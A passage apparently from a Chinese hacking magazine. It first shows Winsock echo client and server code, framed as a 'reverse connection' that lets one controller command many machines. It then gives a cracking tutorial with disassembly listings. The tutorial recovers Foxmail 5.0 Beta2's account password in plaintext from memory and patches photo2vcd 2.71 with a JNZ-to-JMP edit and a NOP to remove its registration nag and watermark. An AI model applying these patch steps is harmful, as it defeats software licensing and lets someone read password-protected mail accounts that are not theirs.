在前面的主函数里面使用了这条语句CreateThread(NULL, 0, ClientThread, (LPVOID)sClient, 0, &dwThreadId)，这个函数中的第三个参数为线程处理函数的地址，第四个参数为发送请求的客户端，这个参数会被传给线程处理函数的LpParam参数，然后就可以在线程处理函数中通过LpParam来使用客户端的参数。这里我们仅仅是做一个简单的测试，所以不准备收到很大的消息，我们收到消息之后就直接将它打印出来。不过在Recv函数返回之后，要对返回值Ret进行判断 如果Ret的值为零，我们就直接跳出循环结束 如果Ret等于SOCKET_ERROR，那么就打印出错误消息: 如果不是这两种情况，说明接收到了消息，那么就在接收消息的缓冲区的末尾加上字符串结束符，然后将这个消息以字符串的形式打印出来。另外，如果我们设定了BRecvOnly为假，那么这时候，我们在接收到消息之后还要做一个发送消息的测试。这里就要用到了Send函数，我们可以把刚才接收到的消息发送回去。

小知识 Send函数的结构如下:

int send (SOCKET s,const char FAR * buf,int len,int flags);

这个函数中的第三个参数是存放消息的缓冲区中的消息的长度，函数的返回值为此次发送消息的长度。每次传送完毕都要对Ret的值进行判断，如果Ret的值等于零就说明已经传送完毕，如果等于SOCKET_ERROR，说明传送出了错误，如果不是这两种情况，说明此次传送了数据，那么我们要相应的将NLeft减去Ret，并且将Idx加上Ret，这样就可以从未传送的位置开始发送数据。

```
    DWORD WINAPI ClientThread(LPVOID lpParam)
    {
        SOCKET          sock=(SOCKET)lpParam;
        char            szBuff[DEFAULT_BUFFER];
        int             ret, nLeft, idx;
        while(1)
        {
         ret = recv(sock, szBuff, DEFAULT_BUFFER, 0);
            if (ret == 0)         // Graceful close
                break;
            else if (ret == SOCKET_ERROR)
            {
        printf("recv() failed: %d\n", WSAGetLastError());
                break;
            }
            szBuff[ret] = '\0';
            printf("RECV: '%s'\n", szBuff);
            if (!bRecvOnly)
            {
                nLeft = ret;
                idx = 0;
                while(nLeft > 0)
                {
                 ret = send(sock, &szBuff[idx], nLeft, 0);
                    if (ret == 0)
                        break;
                    else if (ret == SOCKET_ERROR)
                    {
                        printf("send() failed: %d\n",
                            WSAGetLastError());
                        break;
                    }
                    nLeft -= ret;
                    idx += ret;
                }
            }
        }
        return 0;
    }
```

下面我们来看一下客户端程序的编写。

首先，我们要定义一些常量，在程序中会使用到的，如端口号、要发送的消息之类。

```
    #define DEFAULT_COUNT       20
    #define DEFAULT_PORT        5150
    #define DEFAULT_BUFFER      2048
```

```
#define DEFAULT_MESSAGE    "This is a test of the emergency broadcasting system"
```

接下来，定义一些全局变量，供程序中使用。

```
char szServer[128],           // Server to connect to
szMessage[1024];          // Message to send to sever
int   iPort = DEFAULT_PORT;
// Port on server to connect to
DWORD dwCount = DEFAULT_COUNT;
// Number of times to send message
BOOL  bSendOnly = FALSE;
// Send data only; don't receive
```

下面，我们一起从主函数来看看客户端的实现。我省略了客户端的Usage()函数和Void ValidateArgs(int argc, char **argv)函数的解析，因为我们已经在上面写得比较多了，这里就不再占用过多的篇幅了。另外，客户端程序中跟服务端编程中用到的重复的东西，我也不再过多的解释了。不过，为了保持主函数的完整性，还是尽量将这些部分放在了文章中，方便读者阅读。

```
int main(int argc, char **argv)
{
WSADATA  wsd;
// 声明一个客户端的套接字
    SOCKET  sClient;
    char   szBuffer[DEFAULT_BUFFER];
int  ret, i;
// 声明服务器端的地址结构
    struct sockaddr_in server;
struct hostent    *host = NULL;
// 验证输入参数的合法性
ValidateArgs(argc, argv);
//加载对WS2_32.lib库文件的调用
    if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
    {
        printf("Failed to load Winsock library!\n");
        return 1;
}
// 将默认的消息常量拷贝到szMessage缓冲区中
strcpy(szMessage, DEFAULT_MESSAGE);
// 定义一个TCP类型的客户端的套接字
sClient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (sClient == INVALID_SOCKET)
    {
    printf("socket() failed: %d\n", WSAGetLastError());
        return 1;
}
// 对server地址结构里面的成员进行赋值
    server.sin_family = AF_INET;
    server.sin_port = htons(iPort);
    server.sin_addr.s_addr = inet_addr(szServer);
    if (server.sin_addr.s_addr == INADDR_NONE)
{
// 如果用户输入的是服务端的全限定域名，那么就要使用gethostbyname来进行解析，从而得到对方的IP地址。
        host = gethostbyname(szServer);
        if (host == NULL)
        {
    printf("Unable to resolve server: %s\n", szServer);
            return 1;
        }
    // 对Server地址结构进行赋值
            CopyMemory(&server.sin_addr, host->h_addr_list[0], host->h_length);
    }
    // 向客户端发出连接请求，Connect函数的第一个参数是发出请求的客户端的套接字，第二个参数是服务端的地址结构，第三个参数是Server地址结构的长度。
        if (connect(sClient, (struct sockaddr *)&server, sizeof(server)) == SOCKET_ERROR)
        {
        printf("connect() failed: %d\n", WSAGetLastError());
            return 1;
    }
    // 使用一个循环将缓冲区中的内容分段发送出去
        for(i = 0; i < dwCount; i++)
        {
        ret = send(sClient, szMessage, strlen(szMessage), 0);
            if (ret == 0)
                break;
            else if (ret == SOCKET_ERROR)
            {
            printf("send() failed: %d\n", WSAGetLastError());
            break;
            }
            printf("Send %d bytes\n", ret);
    // 如果bSendOnly为False，我们还要通过一个小的测试程序接收服务端的消息，这里的处理方法跟上面服务端的程序编写思路基本上一致
            if (!bSendOnly)
            {
    ret = recv(sClient, szBuffer, DEFAULT_BUFFER, 0);
                if (ret == 0)        // Graceful close
                    break;
                else if (ret == SOCKET_ERROR)
                {
            printf("recv() failed: %d\n", WSAGetLastError());
                break;
    }
    // 在缓冲区的末尾加上字符串结束符，并将接收到的消息打印出来
            szBuffer[ret] = '\0';
            printf("RECV [%d bytes]: '%s'\n", ret, szBuffer);
                }
    }
    // 通信结束，关闭套接字
    closesocket(sClient);
    // 清理对WS2_32.lib的加载
        WSACleanup();
        return 0;
    }
```

到这里为止，基本上把反向连接通信的服务端和客户端的实现方法介绍清楚了。不过，需要注意的是，反向连接中，服务端实际上是处在控制端，而客户端处在被控制端，这一点就是反向与正向的本质区别。同时也可以看到，采用了这种编程方法，实际上控制端如果控制的好，可以利用服务端同时处理的客户端请求的数量这一设置来实现一对多的控制，也就是说，可以让多个被控制端同时来连接一个控制端，让一个控制端可以同时来控制多个控制端。这是一种新的控制思路，对于那些想在一台机器上同时控制多个机器的用户来说，应该是一个利好消息。

icefire：在共享软件多如牛毛的今天，破解和加密这一对对立统一的矛盾激烈到了白热化的程度，如何破解程序的注册限制？如何保护自己程序的合法权益？看似矛盾的两个话题其实可以用同样的方法去解决：共同关注最新的crack技术，在攻与防的对立统一中寻求突破！这样我们的安全事业才前途有望！

本文就是简单地讲述逆向工程及常见程序的破解方法，目标不是为了全面了解工具的使用，而是能掌握组合工具快速达到我们破解的目的。这篇涉及到Dephi语言编写的程序，共3篇：初级篇、进阶篇及技巧篇。现在网上非常流行用Dephi及C++ bulid编写的程序，破解的方法都可以参考本文。

难度等级：中

前提知识：各种Cracker工具、Borland编译器、基本汇编语言

Cracker兵器谱组合招式之Dephi篇

文/金剑[Nuke Group]

古云：磨刀不误砍柴工。为了更好地破解一个软件，构造一个最佳的工具平台是每一个Cracker的追求。在选用工具之前应该明白：工具没有优劣，关键是配合使用。

工具

Dede3.5中文版 Delphi及C++ bulid编写程序的反汇编杀手；

OllyDbg1.09D：集成反汇编及动态调试，程序修改等功能；

Peid0.9：军情探子；

Aspdie1.41：专门脱aspack2.12壳的程序。

实例1：破除Foxmail5.0Beta2账号访问口令保护

收集程序相关信息

收集信息是每个Cracker必备的良好习惯，可以设想为刺探军情和情报收集。先运行一下带访问口令的foxmail，出现如图1所示要求输入密码的窗体，如果输入的密码不正确，则不能查看账号内的邮件，如果忘记密码可就麻烦了，所以我们要把这个东西给Crack掉（嘿嘿，谁叫我是Cracker呢？手就是"痒"啊！）。




图1

我们一起开始：用Peid0.9打开程序，如图2所示。从得到的结果可以知道，这个程序是用Dephi编写，而且程序没有加壳保护。第一步分析工作完成。




图2

定位密码处理函数

根据前面"探子"提供的军情，本军师现在做出如下推测及对策（呵呵，过把军师瘾 :) ）：程序可能是对输入的密码与预先正确的密码进行比较，如果不正确，则提示错误。现在关键的一步是快速定位密码输入的地方，看一下怎么处理输入的密码及怎么提示出错！这是很基本的Cracker思维，大家都应该熟练掌握。

现在来验证我们的设想对不对。（注：由于破解不同程序的信息不可能是一样的，所以我们必须时时据军情做出推测。）

现在请猛将Dede出马！用Dede载入程序，由于Dede是把程序载入内存再分析，会等待一段时间，然后出现如图3所示的页面。

我们关心的是"过程"的处理部分，首先在类单元名中选择main这个单元（程序开始运行一般从这部分开始），在右边事件窗口中会列出当前的事件，现在我们来找密码处理部分事件。通过仔细观察及查看，发现这




图 3

个BoxTreeExpanding事件最可疑(因为要展开账号才跳出输入口令提示框),双击BoxTreeExpanding事件进入汇编部分,得到首地址为: 0057C074。

动态分析密码处理过程

现在轮到OllyDbg出场,先简单介绍下面将用到的部分功能快捷键 F3-打开程序; F9-运行程序; F8单步跟踪,遇call不跟入; F7单步跟踪,遇call跟入,F2-设置或清除断点; Ctrl+G-去到某地方。好了,掌握上面的东西就可以开始了。

F3载入foxmail程序,OllyDbg自动反汇编程序,按Ctrl+C打开CPU窗口,再按Ctrl+G,在跳出的窗口中输入上面得到的地址值 0057C074,在这行按F2下断,设置成功的话会在地址处红色显示(图4)。




图 4

然后F9运行程序,切换到foxmail程序,双击账号,程序被中断,转到OllyDbg,F8单步执行程序,代码如下所示(";"后面是加的注解)。

```
0057C098  XOR EDX,EDX
0057C09A  CALL Foxmail.005B8ECC;  这里跳出提示框
0057C09F  TEST AL,AL
0057C0A1  JNZ SHORT Foxmail.0057C0A6
由于在0057C09A处跳出提示框,所以得F7进入这个call,入去后,继续F8单步来到这里
005B8F05  JE Foxmail.005B8FCD
005B8F0B  MOV EAX,ESI
005B8F0D  CALL Foxmail.005C17EC
005B8F12  TEST AL,AL
005B8F14  JE SHORT Foxmail.005B8F1F
;  这里判断是否有密码保护
```

```
005B8F16  MOV BYTE PTR SS:[EBP-2],1
005B8F1A  JMP Foxmail.005B8FCD
005B8F1F  CMP BL,1
005B8F22  JE Foxmail.005B8FCD
005B8F28  MOV ECX,DWORD PTR DS:[5D75EC]
; Foxmail.005D8750
005B8F2E  MOV ECX,DWORD PTR DS:[ECX]
005B8F30  MOV DL,1
005B8F32  MOV EAX,DWORD PTR DS:[5C0B28]
005B8F37  CALL Foxmail.00436F20
005B8F3C  MOV DWORD PTR SS:[EBP-8],EAX
005B8F3F  XOR EAX,EAX
005B8F41  PUSH EBP
005B8F42  PUSH Foxmail.005B8FC6
005B8F47  PUSH DWORD PTR FS:[EAX]
005B8F4A  MOV DWORD PTR FS:[EAX],ESP
005B8F4D  MOV EAX,DWORD PTR SS:[EBP-8]
005B8F50  MOV EDX,DWORD PTR DS:[EAX]
005B8F52  CALL DWORD PTR DS:[EDX+D8]
;  这里调用取得输入密码框
005B8F58  DEC EAX
005B8F59  JNZ SHORT Foxmail.005B8FB0
;  这里判断是否超时
005B8F5B  LEA EDX,DWORD PTR SS:[EBP-C]
005B8F5E  MOV EAX,DWORD PTR SS:[EBP-8]
005B8F61  MOV EAX,DWORD PTR DS:[EAX+2EC]
005B8F67  CALL Foxmail.004446D4
;  这里取得输入的密码
005B8F6C  MOV EAX,DWORD PTR SS:[EBP-C]
;  密码地址入eax
005B8F6F  MOV EDX,DWORD PTR DS:[ESI+28]
;  foxmail内置的真密码
005B8F72  CALL Foxmail.004041DC
;  比较
005B8F77  JNZ SHORT Foxmail.005B8F8E
;  如果不等就跳走
005B8F79  CMP BYTE PTR SS:[EBP-1],0
005B8F7D  JE SHORT Foxmail.005B8F88
```

只要走到005B8F72这句,edx处就是以明文形式出现真密码,真是晕死,大名鼎鼎的邮件处理专家竟然用明码保护账号,怪不得学Crack的人越来越多……

实例2: 破除photo2vcdV2.71功能限制

photo2vcd是一个可以把图片转换为VCD格式的国外软件,最新版本为2.71。

收集程序相关信息

按上面的方法检测,发现程序是用aspack2.12加的壳,为了便于分析,我们用Aspdie1.41来把程序的壳脱掉,对脱掉壳的程序再用Peid检测,发现程序用Dephi编写。通过浏览程序的说明资料,可以发现程序如果未注册那个图片背景后会打上一条水印字句"Created by Photo2VCD Professional"。运行程序,发现程序在运行前会弹出一个输入框要求输入注册码。初步确定程序保护方式 加壳+Nag+注册码。

小提示 壳就是为防止程序非法破解或非法反汇编而加入的一层保护。

功能限制的解除

用Dede载入脱壳后的程序，我们先来分析一下程序对输入注册码处理部分，点击过程栏目，选择ProRegistration单元名，双击BitBtn1Click（此为响应单击注册按键处理部分）：

```
006E9330   push     $10
* Possible String Reference to: 'Sorry'
006E9332   mov      ecx, $006E934C
* Possible String Reference to: 'Sorry! Your license name
and register key doesn't match!'
006E9337   mov      edx, $006E9354
006E933C   mov      eax, dword ptr [$0071D8C8]
006E9341   mov      eax, [eax]
006E9343   call     00471684
006E9348   ret
```

可以发现程序对输入的注册码直接显示注册失败的信息，真是晕倒。同时，注意到程序提到未注册版本有打上水印的限制，那我们就对这个版本进行爆破修改，去除Nag提示及功能限制。

选择promain单元，双击，来到如下：

```
006EBB75  JNO SHORT Photo2VC.006EBB77
006EBB77  TEST AL,AL
006EBB79  JNZ Photo2VC.006EBC22   ==>这里判断是否注册
006EBB7F  LEA EDX,DWORD PTR SS:[EBP-8]
006EBB82  MOV EAX,DWORD PTR DS:[71D8C8]
006EBB87  MOV EAX,DWORD PTR DS:[EAX]
006EBB89  CALL Photo2VC.0047101C
006EBB8E  PUSH DWORD PTR SS:[EBP-8]
006EBB91  PUSH Photo2VC.006EBE20
ASCII " v"
006EBB96  LEA EAX,DWORD PTR SS:[EBP-C]
006EBB99  CALL Photo2VC.006CC744
006EBB9E  PUSH DWORD PTR SS:[EBP-C]
006EBBA1  PUSH Photo2VC.006EBE2C
ASCII " [Unregistered]"
006EBBA6  LEA EAX,DWORD PTR SS:[EBP-4]
...(省略)
006EBBED  MOV EAX,DWORD PTR DS:[71D8C8]
006EBBF2  MOV EAX,DWORD PTR DS:[EAX]
006EBBF4  CALL Photo2VC.0047101C
006EBBF9  MOV EAX,DWORD PTR SS:[EBP-10]
006EBBFC  CALL Photo2VC.004058B0
006EBC01  MOV ECX,EAX
006EBC03  MOV EDX,Photo2VC.006EBE3C
ASCII "Sorry. Your software has expired. Please go to
http://www.photo2vcd.com to order a register key."
006EBC08  MOV EAX,DWORD PTR DS:[71D8C8]
```

注意上面的未注册及过期提示信息，这里就是调用Nag提示框的代码，看一下上面有什么关键跳转，这里是006EBB79　JNZ Photo2VC.006EBC22，所以只要把JNZ改为JMP就可以了。

现在得用OllyDbg来修改上面的代码及去除写入水印的代码了。用OllyDbg载入程序，在cpu窗口中右击，选"search for/all referenced text strings"，在弹出的窗口中查找"Created by Photo2VCD Professional"字符，找到后，双击后来到这里：

```
006F3B5C  CMP BYTE PTR DS:[EAX],0
006F3B5F  LEA EAX,DWORD PTR SS:[EBP-1C]
006F3B62  MOV EDX,unpacked.006F3FD4
; ASCII "Created by Photo2VCD Professional"
006F3B67  CALL unpacked.00405488
006F3B6C  CMP BYTE PTR SS:[EBP-1],0
006F3B70  JE SHORT unpacked.006F3B88
006F3B72  MOV EAX,DWORD PTR DS:[EBX]
006F3B74  CALL unpacked.0042DEBC
006F3B79  MOV EAX,DWORD PTR DS:[EAX+C]
006F3B7C  MOV EDX,0C
006F3B81  CALL unpacked.00427EA8
006F3B86  JMP SHORT unpacked.006F3B9C
006F3B88  MOV EAX,DWORD PTR DS:[EBX]
==>这里取上面的字符串
006F3B8A  CALL unpacked.0042DEBC
==>跟进这个call可以发现是把字符串写入，所以应该nop掉
006F3B8F  MOV EAX,DWORD PTR DS:[EAX+C]
006F3B92  MOV EDX,1E
```

先了解OllyDbg修改代码的知识 在cpu窗口中双击要修改的代码，此为006EBB79，在弹出的窗口中输入要修改的汇编代码，这里是JMP　006EBC22，然后点击"assemble"，修改后的代码会红色显示，按同样的方法，来到006F3B8A这里，双击，输入nop点击"assemble"（nop即为汇编指令空操作），在这行修改后的代码上右击鼠标，点击"copy to executable/all modifications"，在弹出窗口中右击选"保存文件"。运行一下程序，Nag及功能限制全部去除，至此修改工作。

总结

基本招式 Dede获取关键代码。OllyDbg的基本使用调试、查找字符串、修改代码等。

